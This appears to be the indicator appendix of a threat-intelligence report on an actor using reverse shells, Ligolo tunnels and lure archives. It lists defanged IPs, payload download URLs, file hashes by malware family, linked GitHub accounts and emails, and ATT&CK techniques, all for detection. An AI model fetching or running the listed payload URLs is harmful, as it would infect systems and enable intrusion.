104[.]248[.]17[.]222

104[.]248[.]242[.]121

138[.]68[.]93[.]248

138[.]68[.]226[.]28

138[.]197[.]123[.]236

139[.]59[.]106[.]112

143[.]244[.]129[.]125

148[.]135[.]59[.]32

154[.]18[.]187[.]239

154[.]18[.]239[.]238

154[.]205[.]145[.]20

154[.]205[.]145[.]179

166[.]1[.]22[.]248

167[.]17[.]183[.]223

167[.]99[.]248[.]28

173[.]249[.]13[.]174

176[.]32[.]38[.]168

176[.]109[.]87[.]14

176[.]109[.]87[.]28
 176[.]109[.]87[.]29
 178[.]128[.]40[.]89
 178[.]170[.]220[.]14
 178[.]236[.]22[.]27
 178[.]236[.]22[.]28
 178[.]236[.]22[.]54
 185[.]125[.]203[.]150
 185[.]158[.]153[.]13
 188[.]72[.]76[.]36
 188[.]72[.]77[.]166
 188[.]227[.]16[.]2
 188[.]227[.]16[.]6
 188[.]227[.]74[.]19
 192[.]3[.]229[.]231
 194[.]87[.]82[.]8
 195[.]133[.]55[.]31
 195[.]133[.]55[.]162
 206[.]189[.]111[.]142
 206[.]189[.]104[.]65
 206[.]189[.]216[.]89
 207[.]154[.]223[.]11

URLs

hxxps://raw[.]githubusercontent[.]com/GoBuster7777/asd/main/1[.]ps1
 hxxps://raw[.]githubusercontent[.]com/xzj4/1/refs/heads/main/1[.]exe
 hxxps://raw[.]githubusercontent[.]com/xzj4/1/refs/heads/main/324[.]ps1
 hxxps://raw[.]githubusercontent[.]com/xzj4/1/refs/heads/main/456[.]ps1
 hxxps://raw[.]githubusercontent[.]com/xzj4/1/refs/heads/main/569[.]ps1
 hxxps://raw[.]githubusercontent[.]com/xzj4/1/refs/heads/main/753[.]ps1
 hxxps://raw[.]githubusercontent[.]com/xzj4/1/refs/heads/main/789[.]ps1
 hxxps://raw[.]githubusercontent[.]com/xzj4/1/refs/heads/main/Rrnsvc[.]exe
 hxxps://raw[.]githubusercontent[.]com/xzj4/1/refs/heads/main/carnsvc[.]exe
 hxxps://raw[.]githubusercontent[.]com/xzj4/1/refs/heads/main/wcrnsvc[.]exe
 http://6[.]ddns[.]me/789.ps1
 hxxp://updates-check-microsoft[.]ddns[.]net/1[.]pdf
 hxxp://updates-check-microsoft[.]ddns[.]net/MicrosoftOfficeUpdate[.]zip
 hxxp://62[.]113[.]66[.]137/WindowsUpdateService[.]vbs
 hxxp://62[.]113[.]66[.]137/WindowsUpdateService[.]ps1
 hxxp://62[.]113[.]66[.]137/comhost[.]exe
 hxxp://62[.]113[.]66[.]137/ssdpdrv[.]exe
 hxxp://62[.]113[.]66[.]137/libssl-3[.]dll
 hxxp://62[.]113[.]66[.]137/libcrypto-3[.]dll
 hxxp://104[.]248[.]17[.]222:443/9[.]exe
 hxxp://104[.]248[.]17[.]222:80/rev[.]elf

```

hxxp://104[.]248[.]17[.]222:80/linux-update-repos[.]elf
hxxp://104[.]248[.]17[.]222:8081/fish[.]exe
hxxp://154[.]205[.]145[.]179:8000/agent[.]exe
hxxp://154[.]205[.]145[.]179:8000/dwm[.]exe
hxxp://154[.]205[.]145[.]179:8000/dwm[.]7z
hxxp://154[.]205[.]145[.]179:8000/obsf[.]exe
hxxp://154[.]205[.]145[.]179:8000/kworkerr
hxxp://154[.]205[.]145[.]179:8000/fscan
hxxp://154[.]205[.]145[.]179:8000/ligolo-mp_linux_amd64
hxxp://178[.]128[.]40[.]89:8989/shell[.]exe

```

Hashes

Laplas

```

dff3461b7b0b793c6dc62a63ffb6560c3babd7ca0b8d479ee2f7cbd4486c9d85 (Laplas TLS)
2deda9985c6e8cca888a58746c96ae686a1aaf5c0b7a236c7557d88b4050f1f9 (Laplas TLS)
80565a0855ed142decae819fbfa79a083b5cd90f5234106b0ae16b1d21affa3c (Laplas (v1, plaintext C2))
58bb311f564489ace95740498b8db7c039809e5b76747fd3ed67d27aa8ed1ce2 (Laplas (v2, plaintext C2))
2915d5eb099a3673324148c1ca75311aebbe706fe706281310942d728127b504 (Laplas (v3, plaintext C2))
b5a4f459bdf7947f27474840062cfce14ee2b1a0ef84da100679bc4aa2fcf77 (Laplas TCP)
bb269b19beed984f99fdbce745286ac75bb235f91f113d4dae0752cf2fbed6b5 (Laplas TCP)
a527a96b091730408c62fa1414052cf7c527724d93a537f821d18333cfb9dbcd (Laplas service-installer)

```

Chvost

```

5c6b0f1ee2960a87e47ccf880c8780d4d7807eda5b33a02c262ecadf803de276 (chvost (2022 plaintext TCP, C:\Users\w))
09cd1581f5f6a9db131e3c92c931f9c3b2f90b7a639d5cb85b29fb92ee937a4a (chvost (2024 TLS x64, E:\share\shell))
6e30a01b8175bac359bb85cf5ced9a1920aa6098a26affa4fc780323a549ce19 (chvost (2025 TLS x86, E:\Hoyr))
a38af45a67fc9070d46649feab0b347011585d1e547fe88185e70dea6e6582ea (chvost (2025 TLS x86, E:\Hoyr))
d7e0d98b9e574f3c47880f3f021de9e455d0807f733acfe27142c4dff8fc7bd (chvost (2025 TLS x86, E:\Hoyr))
6806029ed72de2b592c18edb430ffabd56137a8428b7c23860ae4f000a02f0af (chvost / Netdrv.exe (2022 plaintext TCP))

```

PickleShell

```

907ce23b85da7e72c29cf55505765987f32e867a3361a53e61a52034d0a70c85 (PickleShell)
237a971277e1f549b950999f0334aa23d6238edf3f3693b3c9acfd13c75798c0 (PickleShell)
a05ece531189c12581493a60c8016174af69aa7978ba72acadc2e921210dc838 (PickleShell)
2a3e8405523a3a911ecec90b067c2c8ad0fe56a0a07fbc9c3f772e397492eba (PickleShell)
de9d6d5cecf9c8ccb56b1c91ad4058e2f1def0c4b616b986055ff14242792229 (PickleShell)
1b6808161f1ee5c545895ad2f33daea483b5b85defab7c17995b7701fa3ef1cc (PickleShell)
e9c2a219ee9b80cee8f39abd3562ac618aeacfa50c4bd0f1faa3bac6ada90964 (PickleShell)
392b70086f10c23ce7b4173d1f68d72727ea0146260fb773c78642f6eb641775 (PickleShell)
754311b2fe001ca1a60166bafec48d13c7277623f263861cfc743d0557e696d (PickleShell)
27b6075cf2dc22a55afd58548a90b6b983f396d901801bfc7a1a95ca1166a5f (PickleShell (DsrnSvs.exe, 0528
cosmetic-rename swap))
be3124c0fd67dff41c0c76c5e4e4dea23623417a6374dd6bb9583e0641bf3c6 (PickleShell (pickl OpenSSL build))
44af608e1f151932fa098b8ac06a424b681b167133a0c750d836c94fb91f4077 (PickleShell (pickl PS2EXE build))
803bd2bd9f93e6ab794dc7af1686b127c6fc2ddd5bf0e934cda0b582a879ba41 (PickleShell (pickl source build – back.exe))

```

691c1d6c02c0153bdfaf6fb31506cd3aced24ed9902747c39fa6ac2094c202f1 (PickleShell (pickl source build – back.exe))
 b0b2d12a377f3d02cc49165d69a5839c06f11986716a04b3a068e8dac6de7194 (PickleShell (pickl source build – rev1.exe))
 f379351908ddde7b0ee44e71ee395f92339cb2d87a7fb470eda23895afeea938 (PickleShell (pickl source build – rev2.exe))
 31bbd8f26ea51ee99b8126ef8afd20a99756fd89140a26f9f16570d302aed64c (PickleShell (pickl source build – rev4.exe))
 43dcb336876bd374a4125c4f6c2e1b6ce1b03297ab7692a8506fbc1c33be3582 (PickleShell (pickl source build – rev4.exe))
 97ef4aaa61beaff8f404187834ea3c5e628b41570ee1a5f23e7a43f84ee41ae6 (PickleShell (wernsvc.exe, May-13 build – replaced 0528))

SSDPShell

974dc6f3172d51f39eaa4693aeaf9706bd8bf66a76439e01ddf29f6500e037fc (Phneyx reverse shell (Nextron label; overlaps SSDPShell/chvost))
 3590d897dd0c2350fe36460af85f7a76151c461380b146bc7edc9f01e276265e (SSDPShell)
 97969978799100c7be211b9bf8a152bbd826ba6cb55377284537b381a4814216 (SSDPShell)
 909a7cb3cc5ec6722b03d3538780fbd096e639a8f2993f6ea4d81d8fdb8b8dda (SSDPShell)
 2c1764610a7f3113bb01fdaeede3b411acc99843bbb7d642c26024a601460efe (SSDPShell)
 2a2166b1342fd83ea0fb3e81e2b424a7360716f9b43e7b7f3b6731e5a51c329a (SSDPShell)

PowerShell reverse shell

0bce0e213690120afce94b53390d93a8874562de5ddcc5511c7b9b9d95cf8a15d (PowerShell reverse shell (script))
 821f1ee371482bfa9b5ff1aff33705ed16e0147a9375d7a9969974c43b9e16e8 (PowerShell reverse shell (script))
 ae51aef21ea4b422ef0c7eb025356e45d1ce405d66afbb3f6479d10d0600bcfd (PowerShell reverse shell (script))
 c663165e18319faf44a22e9286b53e1cfd974901a6b077aaf850a90e40d5ecc6 (PowerShell reverse shell (script))
 6dfa12fbf5543984b799d502f6c52d078e46294c665a1581c54ce19da2b6e33a (PowerShell reverse shell (script))
 ce7886943034f9e3896d54d46b5e815c1eed39822e6238a6e8a81186828e1dfc (PowerShell reverse shell (script))
 a7506a1d6818d69329d6d5e03f281337b74da045e818f81f8e6eced1b148df54 (PowerShell reverse shell (script))
 2f62bbf3430c464ccbf42f7e449ddd1d48f95125cf2f472dce2e3e6c19bd1d4a (PowerShell reverse shell (script))
 c1bdcfd686d40cee8e58833b294ca478b0b843583bb8ece98022aa0c94e2f7cd (PowerShell reverse shell (script))
 19082f36392e48f68d61889ebf408b767810db3cbe081e66466b3ee8d36c1231 (PowerShell reverse shell (script))
 67d918d70b6231b141433db238f19bec26dfd60c66841adf9179536eddc0f5c (PowerShell reverse-shell dropper)
 ae1511cf6f1f1f01e6508bf3ca798355bef3acfecf50ed5ff1513d9a44f0588a (PowerShell reverse-shell dropper)
 3b99dddf185d17f397d81e7403993221d582a2df4938964254376cc70e1dc927 (PowerShell reverse-shell dropper)
 26aca51d555a0ea6d80715d8c6a9f49fea158dee11631735e16ea75c443a5802 (PowerShell reverse-shell loader (PS2EXE-wrapped))
 a639a9043334dcd95e7cd239f8816851517ebb3850c6066a4f64ac39281242a3 (PowerShell reverse-shell loader (PS2EXE-wrapped))
 32035c9d3b81ad72913f8db42038fcf6d95b51d4d84208067fe22cf6323f133c (PowerShell reverse-shell loader (PS2EXE-wrapped))
 b0ac155b99bc5cf17ecfd8d3c26037456bc59643344a3a30a92e2c71c4c6ce8d (PowerShell reverse-shell loader (PS2EXE-wrapped))
 1531f13142fc0ebfb7b406d99a02ec6441fc9e40725fe2d2ac11119780995cd3 (PowerShell reverse-shell loader (PS2EXE-wrapped))
 67cf0e32ad30a594442be87a99882fa4ac86494994eee23bdd21337adb804d3f (PowerShell reverse-shell loader (PS2EXE-wrapped))

PS2EXE .NET droppers

036a60aa2c62c8a9be89a2060e4300476aef1af2fd4d3dd8cac1bb286c520959 (PS2EXE .NET dropper)
 303f03ae338fddfe77c6afab496ea5c3593d7831571ce697e2253d4b6ca8a69a (PS2EXE .NET dropper)
 262f9c63c46a0c20d1feecbd0cad75dcb8f731aa5982fef47d2a87217ecda45b (PS2EXE .NET dropper)

Ligolo-ng launcher

384c5967dc5f929cd1a4e075a0a1b2a5bf76d8e2256c2fe0bdf0a8b80eb107da (nerlo comhost (Ligolo-ng launcher))
 463e407c362b87b572afe30bb576268e351402cd88e8708c2cb0e52844750898 (nerlo comhost.vbs (Ligolo launcher))

Malicious archives, lure, LNK

40d4d7b0bc47b1d30167dd7fc9bd6bd34d99b8e0ae2c4537f94716e58e7a5aeb (VBS dropper)
 681368d790607aba88b7e17a719e9d974ba84dc89c434a58dd648f1b33b7e2a7 (VBS dropper)
 1dcd7704273c22e14f08bd83b07da6133254f7b080e749e9cce9bd2feeb14957 (VBS launcher)
 b87712a6eea5310319043414eabe69462e12738d4f460e66a59c3ac5f30e32e (ZIP dropper/container)
 79e5808590f880383bcba871c02a013b66bb603b214e07ea601e5f525a564aea (ZIP dropper/container)
 71e9258247f89ba9f3ded3635a5bb6e55237fad127c95264aa600d386cb3358b (ZIP dropper/container)
 0e5423e9da92802f71171c07192410787092bd844d393d13d57018eb057f1aba (ZIP dropper/container)
 a2c5b66dd9168a89ff9d132bbbab87e1102746dbf2b8ed90b12ea1c91db74335 (ZIP wrapper/container)
 6129324ec0fd079d60ca428e33a45d22449f238290633b14261d5cfd14b60d5d (encrypted archive container)
 ec714810410a4c9f76d2bcd5a17f0099b820e65cdd76875f2e0ba133b904d92 (fake-PDF PowerShell launcher)
 4627cc970b2af15a292e0286820ccce069507c827810b839e1c532a03206353c (lure RAR (CVE-2025-8088 WinRAR ADS))
 d12eef4b4b57c0186a166afc6246bf7fb4f668d0a84348c076c4943af1c98838 (lure RAR archive)
 5bae9c364ee4f89af83e1c7d3d6ee93e7f2ea7bd72f9da47d78a88ab5cfbd5d4 (lure RAR archive)
 ef627bad812c25a665e886044217371f9e817770b892f65cff5877b02458374e (lure RAR archive)
 28a7ac0ee629cd3393509c3f633876ab1dfe1aa8e2628d04e6839b0315dfb787 (lure RAR archive)
 5b58133de33e818e082a5661d151326bce5eeddea0ef4d860024c1dbb9f94639 (lure RAR archive)
 39707a7c6e938dfd71e130097a51ba4ef38dfeef6a97320bc8eb09f26a7d013d (lure document (weaponized PDF/DOCX))
 987a3573307671e6a67bb0fd3de9d4966759c89d05f20d3eb636ff20578aaecf (lure document (weaponized PDF/DOCX))
 3940ab38d2661765f6a9fb37df1b1a7b783365ad974d63f930db12c6393c31f4 (lure document (weaponized PDF/DOCX))
 697be7589b428f483736486a560f29088e3f8fa03a512b6ca8b606ace0186765 (lure document (weaponized PDF/DOCX))
 afb8220743a8373b1a6038aacd3c90abb960a3558858cc454cb83a7f56dd6c59 (lure document (weaponized PDF/DOCX))
 e5c584172ec05f0db848f058390a62dcf51bd72f6f3f7b229010588f2b3c431a (lure document (weaponized PDF/DOCX))
 884b0c24a421ec63cf7228f1de4cce7911730fbc2663422ca38fb840dd8003f7 (lure document (weaponized PDF/DOCX))
 b068fb284fdeaa1696aa24e0211793ef29e7439212a7f6dd77d09510e405b404 (lure document (weaponized PDF/DOCX))
 cede4ec0c238b1fc7a71dfa54f7d2d407539d22b87fe1c73b96b7a0dc17d4e40 (lure document – VBA maldoc)
 7a2ac57809c57b258713ced5b09c7d38cfc71d5c2888a1407a6af3c5fa990eb5 (lure executable)
 5e3533df6aa40e86063dd0c9d1cd235f4523d8a67d864aa958403d7b3273eaaf (malicious LNK)
 646a1e1d3fe5f2fac2c78f668e7ef37a25f9ded947d94a47c068d3c1d9989206 (malicious LNK)
 59a008592a15d9135ce359fe1cd31d60623beacfa1b77a1df4a1fc7708329e20 (malicious LNK)
 c37ad0937724166292e0379e548e2d2423f1fdffb7f24f4f5ec322364aede54c (malicious LNK)

Dual-use / public tooling staged by the actor (Ligolo, Cobalt Strike, Metasploit, certs)

a83a8eb3b522c4517b8512f7f4e9335485fd5684b8653cde7f3b9b65c432fa81 (Cobalt Strike beacon (staged on C2))
 bcb6c198120e62b49b92074de773f0e5d2ffb4fe37282a793d2514efb173e8db (Cobalt Strike beacon (staged on C2))
 329b33de989e6b489fad1f7cab5abd69c075ec14c42fc4ef8ee411772e5c00a2 (Cobalt Strike beacon (staged on C2))
 336ed81d60acc3126160003ef4f92b196555cbdb2e58b8f0020657405dd22239 (Cobalt Strike stager (staged on C2))
 242fe5af1653b82f59db6caa34f578f1878990e270317a08a2f32ba096c6826e (Ligolo TLS certificate)
 92376b7ac38d7e933e82d32448aab013e66c590c1bbd7513840bbe0945184e4 (Ligolo-mp agent (custom build))
 333a0ec0e8a1e0608c9913182114796e573a16353d2bb3717acd98c92cdb6a82 (Ligolo-mp agent (custom build))
 f3c278a83619ade385ba939891d1455bd3f8ecec4e94566be2f5d1ef1289586d (Ligolo-mp agent (custom build))

a489dda37bc150a6d4caa17d5216311b972e73bad5a76e73f69e67160576ab38 (Ligolo-mp agent (custom build))
 0cb89b37239f94d214c12419addf49e3143ae71e53fe1934fa5776c8eafd9c51 (Ligolo-ng agent (custom build))
 48868c98dfabd703031587cffdbe5ca26ac180a15e89a52e59915710f1836f28 (Ligolo-ng agent (custom build))
 b213e86be459f90116978e1aa37b89d658fddc14b601ec48718b14c2a0c208fe (Ligolo-ng agent (custom build))
 2a9dcf3104c8f2e76a49e9e72022375a69fa4aac16bbb17eddd8826dfcebccb6 (Ligolo-ng agent (custom build))
 a1cae85f535981fd72480c91b9fa2129c11884de850ce08d1ce4bf33984c29fd (Ligolo-ng agent (custom build))
 21ee713585ed802b675b7144f7ebd875573e09809c2dff21e65da3d127fdca71 (Ligolo-ng agent (custom build))
 123901fa1f91f68dacd9ec972e2137be7e1586f69e419fc12d82ab362ace0ba9 (Ligolo-ng agent (custom build))
 6cb54ec004ff8b311e73ef8a8f69b8dd043b7b84c5499f4c6d79d462cea941d8 (Ligolo-ng agent (custom build))
 9de8bb9c61ff450332f40935b739d6d546f4b2abf45aec713e86b37b0799526d (Ligolo-ng agent (custom build))
 9af330760fe0cba41a081a1744a26cf40dc7a88edf73a2d6be15d60588ddf8c6 (Ligolo-ng agent (custom build))
 3cb8293f0d32099c3f714ebbbaf30a7fc2e18effcd0d7a85a88601a4f7e998b (Ligolo-ng config (ligolo-ng.yaml))
 915edd3181f3242edaed0239ed80ffd4a3b4ec8927a18b69ea58fc132321987f (Metasploit / Meterpreter (staged on C2))
 1c5a555fa581b0013d7811fa36dc1308dda11c5fd5f78f9acca78762b0c9397a (Metasploit / Meterpreter (staged on C2))
 13bd105fe8076df1715aacedf2718af7d444c12a7246809b8afae495b1f014db8 (Metasploit / Meterpreter (staged on C2))
 7c93c30b555e455f6b731de067654b59c7bc25d778f20f2b9b38448ba3ab6641 (Metasploit / Meterpreter (staged on C2))
 8d679c8671b8e78a7c24594f4b38d252483758a27ce5968fb80c5a12ee479aff (Metasploit / Meterpreter (staged on C2))
 2ab27cd5ca5d2036bd482436e3a1b2c4103c5f356e88c5ae5c2e5678db9c86eb (Metasploit / Meterpreter (staged on C2))
 848f4d357d90265607beed7de2cb6fb08d20f0989dcc5c36efe83b6fc5955eb2 (Metasploit / Meterpreter (staged on C2))
 29b481c9d5e81638d61a5d5f12f08c7c11fa4c10217cb3d049f8346a14a60274 (Mythic C2 TLS certificate)
 c47268b4f154fa3691dcb4def82adfdbcf2e7580aa5e4e4284766e1f12ee4d5 (public DLL-proxy generator (perfect_dll.py))

GitHub usernames

GoBuster7777

xzj4

GitHub account linked email addresses

rocky.balboa.boxer.10@gmail[.]com

GoBuster7777@proton[.]me

MITRE ATT&CK

Collection, Local Data Staging, T1074.001

Collection, Web Portal Capture, T1056.003

Command and Control, Encrypted Channel, T1573

Command and Control, Hide Infrastructure, T1665

Command and Control, Ingress Tool Transfer, T1105

Command and Control, Non-Application Layer Protocol, T1095

Command and Control, Non-Standard Encoding, T1132.002

Command and Control, Non-Standard Port, T1571

Command and Control, Protocol or Service Impersonation, T1001.003

Command and Control, Protocol Tunneling, T1572

Command and Control, Proxy, T1090

Command and Control, Symmetric Cryptography, T1573.001

Command and Control, Web Protocols, T1071.001

Execution, Exploitation for Client Execution, T1203

Execution, Malicious File, T1204.002

Execution, PowerShell, T1059.001
Execution, Scheduled Task, T1053.005
Execution, Visual Basic, T1059.005
Execution, Windows Command Shell, T1059.003
Initial Access, Spearphishing Attachment, T1566.001
Persistence, Compression, T1027.015
Persistence, Directory or File Impersonation, T1684.001
Persistence, DLL Search Order Hijacking, T1574.001
Persistence, Embedded Payloads, T1027.009
Persistence, Masquerade File Type, T1036.008
Persistence, Masquerade Task or Service, T1036.004
Persistence, Masquerading, T1036
Persistence, Match Legitimate Resource Name or Location, T1036.005
Persistence, Registry Run Keys / Startup Folder, T1547.001
Resource Development, Domains, T1583.001
Resource Development, Email Accounts, T1586.002
Resource Development, Tool, T1588.002
Resource Development, Upload Malware, T1608.001
Resource Development, Virtual Private Server, T1583.003
Resource Development, Web Services, T1583.006

Provided by *RayvenX*.